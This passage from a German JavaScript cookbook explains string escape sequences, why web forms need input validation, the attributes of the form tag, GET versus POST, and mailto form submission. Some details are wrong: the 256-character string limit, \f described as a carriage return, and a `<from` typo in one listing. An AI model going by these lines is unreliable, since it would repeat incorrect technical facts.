In einem String können Sie in JavaScript bis zu 256 Zeichen notieren und bei Bedarf mehrere Zeichenketten mit dem Operator + verknüpfen. In einer Zeichenkette können alphanumerische Zeichen auch **maskiert** (verschlüsselt) werden. Insbesondere ist so etwas notwendig, wenn in Zeichenkettenvariablen Sonderzeichen wie Hochkommata, Tabulatoren oder einen Zeilenumbruch enthalten sein sollen. Diese kann man nicht direkt eingeben, da sie in der Regel eine Steuerfunktion unter JavaScript oder im Editor haben. Sie müssen maskiert werden, was so ja auch aus HTML bekannt ist.

Maskierte Zeichen werden in JavaScript durch das Zeichen \ eingeleitet, gefolgt von einem Buchstaben, der das Steuerzeichen beschreibt (im Fall einer Escape-Sequenz). Die Zeichen können auch mit Unicode-Sequenzen dargestellt werden.

Die Sequenz

- ▶ \n (beziehungsweise \u000A) steht im Rahmen einer JavaScript-Ausgabe für einen Zeilenumbruch,
- ▶ \f (beziehungsweise \u000C) ist ein Wagenrücklauf,
- ▶ \b (beziehungsweise \u0008) bedeutet Backspace,
- ▶ \r (beziehungsweise \u000D) einen Carriage Return,
- ▶ \t (beziehungsweise \u0009) ist das Tabulatorzeichen,
- ▶ \v (beziehungsweise \u000B) der vertikale Tabulator,
- ▶ \\ steht für Backslash (beziehungsweise \u005C),
- ▶ \' (beziehungsweise \u0027) für ein einfaches Anführungszeichen (Apostroph) und
- ▶ \" (beziehungsweise \u0022) für ein doppeltes Anführungszeichen.

Beispiel (*sonderzeichen.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   alert("Die Sequenz \n (beziehungsweise \u000A) steht im Rahmen ↵
      einer JavaScript-Ausgabe für einen Zeilenumbruch, \f ↵
      (beziehungsweise \u000C) ist ein Wagenrücklauf, \b (beziehungsweise ↵
      \u0008) bedeutet Backspace, \r (beziehungsweise \u000D) einen ↵
      Carriage Return, \t (beziehungsweise \u0009) das Tabulatorzeichen, ↵
      \v (beziehungsweise \u000B) der vertikale Tabulator, \\ für Backslash ↵
      (beziehungsweise \u005C) \' (beziehungsweise \u0027) ein einfaches ↵
      Anführungszeichen und \" (beziehungsweise \u0022) ein doppeltes ↵
      Anführungszeichen.");
05 </script>
06 </body>
07 </html>
```

Listing 160: Der Einsatz von Sonderzeichen in einem String

208 >> Wie kann ich Sonderzeichen in Strings verwenden?




Abbildung 78: Viele Sonderzeichen in einem String, der mit alert() ausgegeben wird – hier teils nur begrenzt sinnvoll eingesetzt, aber die Wirkung ist gut zu sehen

Formulare und Benutzereingaben

Sicherheit ist grundsätzlich eines der wichtigsten Themen in der Computerwelt. Vor allem bei Internetapplikationen jeglicher Couleur. Dabei wird oft vergessen, dass nicht nur Sicherheitsprobleme im eigentlichen Sinn von Bedeutung sind, sondern Applikationen auch in sich plausibel sein müssen.

Das gilt insbesondere bei Webapplikationen mit Benutzereingaben über die Standardeingabemöglichkeiten von JavaScript und vor allem bei HTML-Formularen samt nachgelagerter Verwaltung der Eingaben in Form von Dateien oder Datenbanken auf dem Serverrechner.

JavaScript stellt einige wenige Standardmethoden zur Entgegennahme von Benutzereingaben zur Verfügung, aber Formulare auf Basis von HTML stellen die wichtigste Möglichkeit im Web dar, um Interaktion mit dem Besucher einer Seite zu erlauben. Als direkte Konkurrenztechnik gibt es im Grunde nur noch den Fall einer einfachen E-Mail, wobei in der Webseite nur an irgendeiner Stelle eine entsprechende Referenz in der Form `[anzugebender Text]` notiert wird und unter Zuhilfenahme eines E-Mail-Clients Informationen von einem Besucher einer Webseite an Sie geschickt werden können.

Ein Formular hat gegenüber einer konventionellen E-Mail jedoch einige ganz wesentliche Vorteile. So können von einem Formular komfortabel gleichartige, datensatzorientierte Informationen erfasst werden, die sich auch über Skripte gut weiterverarbeiten lassen (sowohl bereits auf Clientseite als auch auf Serverseite). Aber auch für den Besucher einer Webseite bedeuten Webformulare vielfach Vorteile. Bei intelligent gemachten Formularen zur Entgegennahme von Benutzereingaben (etwa einer Bestellung) kann sich seine Eingabe oft auf ein paar Mausklicks und wenige Texteingaben reduzieren. Das ist natürlich sehr komfortabel.

Im Gegensatz zu den meisten professionellen Standalone-Applikationen oder netzwerkbasierten Anwendungen für »normale« Netze sind Webangebote jedoch vielfach extrem unsicher. Das betrifft auf der einen Seite die Administration des Webservers (was hier nicht unser Thema ist), aber vor allem die Plausibilisierung und Sicherheit der eigentlichen Webapplikation. Probleme beginnen bei fehlenden beziehungsweise falschen Adressdaten oder unzureichend ausgefüllten Bestellinformationen, die ein Online-Geschäft platzen lassen, und reichen bis hin zu Benutzereingaben, die ein Webangebot missbrauchen oder abstürzen lassen¹. Es gab vor nicht allzu langer Zeit Untersuchungen, wonach zum Zeitpunkt der Erhebung über 60 % aller Online-Shops einem Kunden die Eingabe negativer Bestellmengen eines Produktes erlaubten. Ist in einem solchen Fall dem Webformular ein vollautomatisierter Transaktionsmodus nachgeschaltet, führt das im Extremfall zur Gutschrift von Geld auf dem Kreditkartenkonto des Kunden. Das war sogar in einer nennenswerten Anzahl von Online-Shops in der Untersuchung tatsächlich der Fall. Programmierer und Verwalter von Softwareprojekten im Internet müssen sich dringend Gedanken um ein vernünftiges Plausibilisierungssystem machen. Und dies ist von der Logik her absolut nicht einfach. Im Gegenteil – die Planung und Realisierung eines solchen Plausibilisierungssystems kann den Aufwand der Erstellung der eigentlichen Applikation um ein Vielfaches übersteigen.

Als Technik zum Plausibilisieren eines Webformulars bietet sich auf Seiten eines Webclients idealerweise JavaScript an. Aber JavaScript-Zugriff auf Formulare ist nicht nur auf das Plausibilisieren von Formularen beschränkt. Darüber hinaus zählt das dynamische Beeinflussen

1. Etwa den Eintrag von Skriptcode in ein Gästebuch.

von Formularinhalten zu den ganz wichtigen Aufgaben. Das Überprüfen und Manipulieren von Webformularen im Allgemeinen ist die wahrscheinlich wichtigste Aufgabe in JavaScript überhaupt. In diesem umfangreichen Kapitel werden zahlreiche Rezepte vorgestellt, die sich mit grundlegenden Fragen zum Umgang mit Webformularen beziehungsweise der Entgegennahme von Benutzereingaben beschäftigen.

38 Wie kann ich ein Webformular mit (X)HTML aufbauen?

Die Grundlage fast jeder Interaktion moderner Webseiten ist ein Formular. Und dieses besteht in erster Linie aus (X)HTML. Beginnend bei einem umgebenden `<form>`-Tag bis hinunter zu den einzelnen Elementen, die im Wesentlichen über die Tags `<input>`, `<textaera>`, `<select>` und `<option>` realisiert und in den Formularcontainer verschachtelt werden. Dies ist hier nun kein (X)HTML-Buch, aber um mit JavaScript auf Webformulare zugreifen zu können, müssen die wichtigsten² (X)HTML-Grundlagen zum Erstellen eines Webformulars zur Verfügung stehen. Diese (X)HTML-Techniken zum Erstellen von Formularen sind oft auch Personen nicht bekannt, die HTML oder gar XHTML sonst einigermaßen kennen.

Der Grund dürfte nicht die Komplexität der (X)HTML-Anweisungen sein. Diese ist auch bei Webformularen nicht sonderlich hoch. Aber die sinnvolle Nutzung von Formularen ist so gut wie nie rein auf die Clientseite beschränkt. Einsteiger, die sich neben der clientseitigen Webstellung bzw. Programmierung nicht ebenfalls mit serverseitigen Techniken auseinandersetzen wollen beziehungsweise können, werden von Formularen erst einmal keinen unmittelbaren Nutzen bei einer eigenen Webseite haben.

Hinweis

Das große Problem bei Webformularen ist, dass mit reinem (X)HTML keinerlei Auswertung oder sonstige Aktivität möglich ist. Ein rein auf die (X)HTML-Welt beschränktes Formular ist schlicht und einfach (weitgehend) nutzlos.

An dieser Stelle ist man auf Ergänzungstechniken angewiesen, die – je nach Einsatzziel des Formulars – auf dem Server oder Client ausgeführt werden. Auf Seiten des Clients ist JavaScript zur Plausibilisierung beziehungsweise Manipulation des Formulars nahezu konkurrenzlos. Inwieweit man aber Aufgaben bereits zum Client verlagern kann und sollte, hängt massiv von der Zielsetzung des Formulars ab und kann gar nicht pauschal beantwortet werden. In vielen Fällen können Aufgaben auf beiden Seiten realisiert werden, während andere Aufgaben zwingend die eine Welt (meist ist das die Serverseite) voraussetzen. Beispielsweise beanspruchen Datenbankaktionen beziehungsweise das dauerhafte Speichern von Daten die Serverseite. Aber Aktionen wie das Abfangen von fehlerhaften Benutzereingaben können oft bereits auf Clientseite realisiert werden und sollten es auch. Dies erzeugt weniger Netz- und Serverlast und beschleunigt auch die Antwort an den Anwender.

Die Rezepte zur Erstellung der Elemente eines Webformulars in diesem Buchpart (die auf Grund des reinen (X)HTML-Bezugs in einem Abschnitt aufgebaut sind) zeigen Ihnen die wichtigsten (X)HTML-Grundlagen eines Webformulars, wobei bei den Fragestellungen, die sich nicht mit (X)HTML lösen lassen, auf die entsprechenden Erweiterungen mit JavaScript verwiesen wird (diese finden Sie natürlich ebenfalls in diesem Kapitel).

2. Nicht alle – dazu sei auf eine reine HTML-Literatur verwiesen.

(X)HTML stellt für die Erstellung von Formularen einige wenige und nicht sonderlich komplizierte Anweisungen bereit, womit sich insbesondere standardisierte Kommunikationswege gut und komfortabel realisieren lassen. Die rein optische Seite eines Formulars kann im Rahmen der Webseite (inklusive der Reaktionsmöglichkeiten auf Anwenderaktionen – etwa Selektion oder Deselektion) grundsätzlich in reinem (X)HTML erstellt werden. Es gibt Anweisungen zur Generierung von Eingabefeldern, mehrzeiligen Textfeldern, Listen und Aufzählungen, Schaltflächen und beschreibendem Text. Darüber hinaus kann man mit (X)HTML bereits einige Funktionalität wie die Festlegung der Anzahl der maximal erlaubten Zeichen etc. festlegen. Ansonsten gestaltet man ein Webformular optisch mit den üblichen (X)HTML-Befehlen und reinen Textpassagen.

Hinweis

Ein Webformular wird ohne zusätzliche Gestaltungselemente meist schlecht aussehen. Wenn Beschriftungen vor Eingabefeldern notiert werden, entsteht in der Regel ein indiskutabler Flatterrand.




Abbildung 79: So darf kein Formular aussehen.

Viele Webformulare nutzen deshalb zur optischen Gestaltung Tabellen. Sie können sowohl ein Formular in einen Tabellencontainer einschließen als auch umgekehrt eine oder mehrere Tabellen in einen Formularcontainer einschließen. Die einzelnen Formularelemente packt man meist jeweils in einzelne Zellen.

Wir werden die Gestaltung mit Tabellen in zahlreichen Beispielen in diesem Kapitel anwenden. Alternativ zu Tabellen können Sie die Positionierung von Formularelementen auch mit Style Sheets durchführen. Das bedeutet zwar mehr Berechnungsaufwand, erfüllt aber im Gegensatz zu der Arbeit mit Tabellen die Forderungen nach dem barrierefreien Web. Und zudem kann es sinnvoll sein, wenn man die Positionierung in Verbindung mit JavaScript durchführt und die Positionen auf Grund dynamischer Vorgaben wie der Bildschirmauflösung berechnet. Wir werden auch auf diese Art der Gestaltung von Webformularen in einigen Beispielen zurückgreifen.

39 Wie generiere ich einen Formularcontainer?

Bei Formularen gibt es immer einen äußeren `<form>`-Container und darin eingeschlossene Container und einzelne Steueranweisungen, welche die einzelnen – meist – sichtbaren Formularelemente definieren. Ein Beispiel:

```
<form>
  ...// Formularelemente und formatierende weitere (X)HTML-Anweisungen
</form>
```

Listing 161: Ein Formularcontainer ohne Parameter

Bereits in dieser einfachen Form genügt der Container allen Anforderungen an einen Formularcontainer. Parameter sind nicht zwingend. Nur kann man mit so einem Formular in der Regel nicht das machen, was ein Formular auszeichnet – es lassen sich keine Daten an einen Server schicken. Zumindest nicht ohne Rückgriff auf ergänzende Technologien wie JavaScript.

In der Webseite wird ein Formular mit einem solchen rudimentären Container ohne Einschränkungen zu sehen sein und auch als reine Benutzeroberfläche einwandfrei funktionieren, wenn innerhalb des `<form>`-Containers korrekte Formularelemente notiert werden. Eine sehr nützliche Anwendung von Formularen mit einem solch rudimentären Container ist – neben dem optischen Test – der Aufruf von JavaScripts. Ebenso lassen sich mit solchen Formularen ohne Parameter aber auch Daten direkt per JavaScript verschicken, was insbesondere bei AJAX gemacht wird.

In der Regel ergänzen den äußeren Container aber zwei bis drei, durch ein Leerzeichen getrennte Parameterangaben.

Wozu ist der action-Parameter da?

Wenn ein Formular zur Weiterreichung von Daten an ein – meist serverseitiges – Programm beziehungsweise Skript verwendet werden soll, ist eine in der Regel notwendige Angabe eine Adresse, wo die Formulardaten nach dem Abschicken ausgewertet werden sollen. Dies ist die URL zu einem auswertenden Programm beziehungsweise Skript. Zu dieser Spezifikation der URL dient die Angabe `action=[URL]`. Die URL (Uniform Resource Locator) setzt sich wie üblich zusammen aus:

- ▶ dem Protokolltyp
- ▶ dem Namen beziehungsweise der Adresse des Rechners
- ▶ optional einem Pfadnamen zu dem Verzeichnis mit dem Zielskript/-programm
- ▶ dem Namen des Skripts beziehungsweise Programms, auf das verwiesen wird

Sie können selbstverständlich sowohl absolute als auch relative URLs verwenden. Wenn Sie eine absolute URL einsetzen, notieren Sie als erste Angabe wie gewohnt das Protokoll (bei Webformularen nahezu immer `http`). Bei einer relativen URL wird das Zielskript beziehungsweise -programm relativ von der Position der (X)HTML-Datei mit dem Webformular auf dem Server ausgesucht.

Wozu ist der method-Parameter da?

Die zweite Standardangabe bei einem Formular ist die Angabe einer Methode, wie die eingegebenen Formulardaten zur Auswertungsstelle gelangen und dort zu behandeln sind. Der Parameter `method=[Methode]` legt die Art der Übertragung beziehungsweise Behandlung

fest. Diese `method`-Angabe macht nur in Kombination mit einer `action`-Angabe Sinn, da nur dann die Daten auch versendet werden.

Für `method` wird bei einem Webformular gewöhnlicherweise einer von den nachfolgenden zwei Werten verwendet:

- ▶ GET
- ▶ POST

Im Hintergrund läuft Folgendes ab: Wenn die Benutzereingaben in einem (X)HTML-Formular durch den Client abgeschickt werden, findet bei entsprechenden Angaben im `<form>`-Tag die Übertragung an den Webserver statt (der so genannte Request). So gut wie immer wird dazu das HTTP-Protokoll als Basis eingesetzt.

Der so genannte **HTTP Request Header** enthält dabei Metainformationen wie den Absender, das Protokoll, etc. Bevor die Daten an den Server gesendet werden, verpackt sie zunächst der Browser in einer bestimmten Weise. Die Art und Weise der weiteren Behandlung wird durch den Parameter `method` gesteuert.

GET

Bei der **GET**-Methode (die von nahezu jedem Browser als Standard gewählt wird, wenn der Parameter `method` nicht angegeben wird) sind die Daten des Formulars nach der Übertragung in der Adresszeile des Browsers sichtbar. Wenn bei einem Formular die Eingaben per GET-Methode zum Server geschickt werden sollen, wird aus der im `<form>`-Tag über den `action`-Parameter angegebenen URL des Zielskripts beziehungsweise -programms und der aus den Eingabedaten erzeugten Zeichenkette eine Pseudo-URL erzeugt, wobei die Formulardaten durch ein `?` von der ursprünglichen URL abgetrennt werden.

Diese Pseudo-URL sieht der Anwender nach dem Abschicken des Formulars im Adressfeld des Browsers. Das empfangende Programm beziehungsweise Skript wertet den Inhalt der Daten in der URL aus, wobei dabei einige Arbeit zu leisten ist.

Die Pseudo-URL beinhaltet zum einen die Zeichen der Benutzereingabe nicht unverändert. Bei der Generierung der Pseudo-URL im Rahmen eines Webformulars³ wird in der Regel der Prozess der URL-Codierung durchlaufen.

Diese URL-Codierung erfolgt hauptsächlich, damit bei der Übertragung von Sonderzeichen über das Internet/Intranet keine Probleme entstehen. Dabei werden alle Leerzeichen in dem String, der aus den Benutzereingaben zusammengesetzt wird, durch Pluszeichen ersetzt. Zusätzlich werden sämtliche reservierte Zeichen, die der Benutzer im Formular eingegeben hat (etwa das Gleichheitszeichen oder das kaufmännische Und), in hexadezimale Äquivalente konvertiert. Ein so konvertiertes Zeichen wird jeweils mit dem Prozentzeichen eingeleitet. Danach folgt der Hexadezimalcode.

In dem String der Pseudo-URL können also weder das Gleichheitszeichen, das Prozentzeichen, das oben erwähnte Fragezeichen, noch das Pluszeichen oder das kaufmännische Und (Ampersand) durch Benutzereingaben vorkommen. Aber auch zahlreiche andere Zeichen werden verschlüsselt.

Wenn die Daten aus einem Formular an ein auswertendes Skript beziehungsweise Programm übermittelt werden, kommen alle Daten als ein Satz von Name-Wert-Paaren an. Der Name ist

3. Bei anderen Formen der Datenübertragung vom Client zum Server erfolgt das nicht automatisch. Im Fall von AJAX muss das ein Anwender (derzeit) noch manuell mit der `escape()`-Methode machen.

jeweils der, der in dem entsprechenden Tag auf der (X)HTML-Seite festgelegt wurde. Die Werte sind das, was der Benutzer eingetragen oder ausgewählt hat. Dieser Satz von Name-Wert-Paaren wird in einem Teilstring der URL übermittelt, den ein Empfänger wieder auflösen muss. Ein solcher String ist ungefähr so aufgebaut:

```
name1=wert1&name2=wert2&name3=wert3
```

Listing 162: Ein Satz mit Wertpaaren

Der String muss vom Empfänger beim kaufmännischen UND (&) sowie dem Gleichheitszeichen (=) in einzelne Stücke zerlegt werden. Die entstandenen Teilstücke müssen dann noch weiter verarbeitet – sprich dekodiert – werden. Dies umfasst unter anderem die Rückwandlung aller Pluszeichen in Leerzeichen und aller "%xx"-Sequenzen (entstanden aus der Hex-Übersetzung in die Pseudo-URL bei bestimmten Sonderzeichen – darunter fallen auch deutsche Umlaute) in einzelne Buchstaben mit dem ASCII-Wert "xx" (Beispiel: %3D wird wieder zu =).




Abbildung 80: Die übertragenen Daten sind in der Adresszeile des Browser sichtbar.

Hinweis

Die meisten modernen Programmiertechniken auf dem Server erledigen die Dekodierung mittlerweile vollkommen automatisch.

POST

Wenn Sie die POST-Methode zum Versenden von Formulardaten verwenden, sieht der Anwender die Daten in der Adresszeile des Browsers nicht. Die Daten werden in den HTTP-Header versteckt versendet.

Achtung

Es werden bei fast allen Browsern nur die Inhalte derjenigen Formularfelder verschickt, die mit dem name-Parameter spezifiziert sind. Mit anderen Worten – wenn in einem Webformular Formularfelder enthalten sind, die nicht mit dem name-Parameter spezifiziert sind, werden dort vorgenommene Eingaben beim Verschicken des Formulars nicht versandt. Es gibt aber auch Ausnahmen im Verhalten einiger Browser. Diese Browser verschicken auch die Daten, die in einem Formularfeld ohne Namen eingegeben wurden. Sinnvoll ist das aber kaum, denn zur Auswertung auf dem Server muss eine eindeutige Kennung vorhanden sein, und die fehlt in diesem Fall. Es bleibt nur die Identifikation auf Grund der Reihenfolge. Sie umgehen alle potenziellen Probleme, wenn Sie grundsätzlich für alle Formularfelder Namen angeben.

Sie sollten allerdings aufpassen, wenn ein Name für ein Webformularelement mehrfach vorkommt. Sie können zwar die Reaktion nicht für jeden Browser vorhersehen, aber in der Regel werden die Inhalte versendet, und dann besteht das Problem, auf Serverseite eine richtige Zuordnung vorzunehmen.

Wann nehme ich GET und wann POST?

Die GET-Methode hat sich in der Vergangenheit im Web als Regelfall etabliert und wird auch standardmäßig verwendet, wenn Sie den `method`-Parameter nicht angeben. Allerdings eignet sich die Methode GET durch die Abhängigkeit von der beschränkten Länge einer URL nicht zur Übertragung größerer Datenmengen! Ebenso stellt die Anzeige der Benutzerdaten in der Adresszeile bei sensiblen Daten ein Sicherheitsrisiko dar. Allgemein wird bei der Übertragung von Formularen mittlerweile die POST-Methode bevorzugt.

Eine wichtige Ausnahme sind jedoch Suchmaschinen. Diese verwenden in der Regel die GET-Methode zur Übertragung von Suchbegriffen, denn eine Pseudo-URL lässt sich als Lesezeichen im Browser speichern (das ist bei POST nicht möglich und im Grunde das einzige zwingende Argument für GET). Damit ist die Suche selbst über ein Lesezeichen aufrufbar und muss bei einer späteren Suche nicht mehr manuell eingegeben werden.




Abbildung 81: In der Adresszeile des Browsers sieht man die letzte Suchabfrage und kann sie zu den Lesezeichen hinzufügen.

Wozu ist der name-Parameter da?

Normalerweise wird beim `<form>`-Container – gerade in Verbindung mit Skripten – ein weiteres sehr wichtiges Attribut gesetzt – `name`. Darüber kann man beispielsweise bei der Kombination von Skripten und Formularen auf das Formular und darüber auf die einzelnen Elemente in dem Formular zugreifen. Das gilt natürlich – wie bei allen (X)HTML-Elementen in einer Webseite – bei sämtlichen enthaltenen Formularelementen ebenso und hier kommt noch das Argument von oben zum Tragen, dass der Parameter zum Versenden der Anwendereingaben unabdingbar ist. Letzteres gilt für das `<form>`-Tag nicht, da dieses keine direkten Benutzereingaben entgegennimmt.

Wozu ist der target-Parameter da?

Über den `target`-Parameter können Sie im `<form>`-Container als URL angeben, wohin die Antwort vom Zielskript beziehungsweise -programm nach dem Empfang und der Abarbeitung der Formulardaten geschickt werden soll. Fehlt der Parameter, erfolgt die Ausgabe der Antwort in dem Browserfenster, von wo die Daten abgeschickt wurden (das ist auch der Regelfall). Der `target`-Parameter ist beispielsweise sinnvoll, wenn Sie ein Frameset verwenden und die Antwort in einem anderen Frame ausgeben lassen wollen. Aber Sie können auch ein vollkommen anderes Browserfenster ansprechen. Wenn Sie dabei einen bereits vorhandenen Fensternamen verwenden, erfolgt die Ausgabe in dem geöffneten Fenster. Verwenden Sie einen Fensternamen, den es noch nicht gibt, wird eine neue Fensterinstanz des Browsers geöffnet und die Ausgabe darin angezeigt.

Wozu ist der enctype-Parameter da?

Der Inhalt jedes Webformulars wird kodiert, bevor er an einen Server geschickt wird. Dazu gibt es verschiedene Arten der Kodierung (MIME-Typen). Diese Art der Kodierung kann man in (X)HTML mit dem Attribut enctype festlegen, wobei es – falls das Attribut nicht festgelegt ist – ein Standardverfahren zur Kodierung gibt (bei den meisten Browsern ist das application/x-www-form-urlencoded).

Wie sieht ein schematischer Formularcontainer aus?

Der schematische Aufbau eines äußeren (fast vollständigen – siehe dazu weiterführende (X)HTML-Literatur) Formularcontainers sieht also so aus:

```
<form action="[URL]" method=[GET/POST] name="[Bezeichner]"  
target="[URL]">  
...[Formularelemente]  
</form>
```

Listing 163: Das Schema eines Webformulars mit optionalen, aber meist notwendigen Parametern

Ein Gerüst für einen benannten Formularcontainer, der das Formular mit der GET-Methode an das CGI-Skript *meinScript.cgi* im Verzeichnis *cgi-bin* auf dem Webserver *www.rjs.de* schickt, sähe so aus:

```
<form action="http://www.rjs.de/cgi-bin/meinScript.cgi" method="GET"  
name="a">  
...  
</form>
```

Listing 164: Ein Container für ein Webformular mit Angabe der Ziel-URL, der Methode und des Namens

40 Wie kann ich ohne einen Webserver Formulardaten nutzen?

Wie in der Einleitung dieses Kapitels erwähnt, braucht man für die sinnvolle Nutzung eines Webformulars die Möglichkeit, die Formulardaten auf dem Server entgegenzunehmen und zu verarbeiten. Nicht jeder Anwender verfügt nun aber über Zugang zu einem Webserver, auf dem Formulardaten weiterverarbeitet werden können. Oder genauer – viele Anwender haben keine Möglichkeit oder auch nicht das Wissen, serverseitige Skripte beziehungsweise Programme zur Weiterverarbeitung zu erstellen und zu verwenden.

Sie können nun Benutzerdaten direkt auf dem Client mit JavaScript verarbeiten. Das werden wir in den Rezepten hier im Buch sehr oft tun.

Wie kann ich E-Mail zum Versenden von Formularen nutzen?

Eine Alternative für das Versenden der Formulardaten ist, die vom Anwender eingegebenen Daten per E-Mail zu verschicken. Dazu muss bloß in dem `<form>`-Tag beim `action`-Parameter das Protokoll auf `mailto` geändert werden und per Doppelpunkt abgetrennt die E-Mail-Adresse eines Empfängers für die Formulardaten notiert werden. Das `method`-Attribut sollte auf `POST` gesetzt werden. Das `<form>`-Tag könnte also folgendermaßen aussehen:

```
<from action="mailto:ralph.steyer@rjs.de" method="post">
```

Listing 165: Versenden der Formulardaten per E-Mail

Ein vollständiges Beispiel sieht etwa so aus (*formEmail.html*):

```
01 <html>
02 <body>
03 <table>
04 <form action="mailto:ralph.steyer@rjs.de"
05   method="post" enctype="text/plain">
06 <tr><td>Name: </td><td><input name="name"></td></tr>
07 <tr><td>Vorname </td><td><input name="vname"></td></tr>
08 <tr><td colspan="2"><input type="Submit"> </td></tr>
09 </form>
10 </table>
11 </body>
12 </html>
```

Listing 166: Versenden von Formulardaten per E-Mail

Die einzelnen Angaben zum Aufbau von Formularfeldern werden in diesem Kapitel an den entsprechenden Stellen im Detail besprochen und sollen hier einfach hingenommen werden, wenn sie nicht bekannt sind. An dieser Stelle soll nur von Bedeutung sein, dass beim Klick auf die **Absenden**-Schaltfläche des Webformulars bei den meisten Browsern (die entsprechend konfiguriert sind) eine Meldung angezeigt wird, dass die Formulardaten verschickt werden.




Abbildung 82: Das Versenden einer Nachricht per E-Mail steht unmittelbar bevor.

Anschließend werden die Formulareingaben an den E-Mail-Client übergeben, der als Standard-E-Mail-Programm dem Webbrowser zugeordnet ist, und von diesem unmittelbar versendet beziehungsweise in den Postausgang gelegt.

Ist das Versenden von Formulardaten per E-Mail sinnvoll?

Ich habe in dem einleitenden Kapitel zu diesem Buch darauf hingewiesen, dass ich bei einigen Rezepten eine (subjektive) Einschätzung wagen möchte, ob das Rezept sinnvoll für die Praxis ist. Und bei diesem Rezept sehe ich die Notwendigkeit, auf erhebliche Probleme des Rezepts hinzuweisen. Auch wenn man in der Praxis diese Art der Umsetzung eines Kontakts zu einem Besucher der Webseite nicht selten findet.

Denn so bequem man mit dieser Technik die Notwendigkeit zur Erstellung und dem Aufruf eigener serverseitiger Skripte zur Formularverarbeitung umgeht, so gravierend sind jedoch

auch die Probleme, die dieser Ausweichlösung anhaften. Diese disqualifizieren die Lösung sogar für die meisten Webangebote.

Das erste Problem ist, dass die versendeten Formulardaten als E-Mail beim Empfänger ankommen, die in der Grundform für den Empfänger leider nicht gut lesbar ist⁴. Das ist sehr logisch, denn Formulardaten sollen von Natur aus maschinell (also in der Regel mit serverseitigen Skripten auf einem Webserver) weiterverarbeitet werden. Die Form der Datenaufbereitung ist nicht dafür konzipiert, in einer Darstellung in einem E-Mail-Client gelesen zu werden. Zwar können Sie die schlimmsten Darstellungsprobleme entschärfen, wenn Sie im `<form>`-Tag wie in dem Beispiel die Angabe `enctype="text/plain"` angeben⁵. Aber selbst dann ist die Darstellung der Formulardaten nicht unbedingt komfortabel zu lesen.

Das entscheidende Problem bei dieser Lösung stellt jedoch die Notwendigkeit eines zusätzlichen dem WWW-Browser zugeordneten Standard-E-Mail-Programm dar. Dieses muss aus der Webseite heraus gestartet werden, um damit die Formulardaten zu versenden. Das Argument, dass ganz alte Browser so ein zugeordnetes E-Mail-Standardprogramm gar nicht haben, ist zwar kaum noch von Bedeutung. Jedoch sind auch zahlreiche neuere Browser so konfiguriert, dass bei ihnen kein zugeordnetes Standard-E-Mail-Programm eingerichtet ist.

Selbstverständlich ist ein externes E-Mail-Programm nicht vernünftig eingerichtet, wenn ein Anwender nicht an seinem eigenen Rechner sitzt (beispielsweise mein Internetcafé). Aber man muss nicht einmal an einem fremden Rechner sitzen, um kein mit dem Browser verbundenes E-Mail-Programm zu haben.

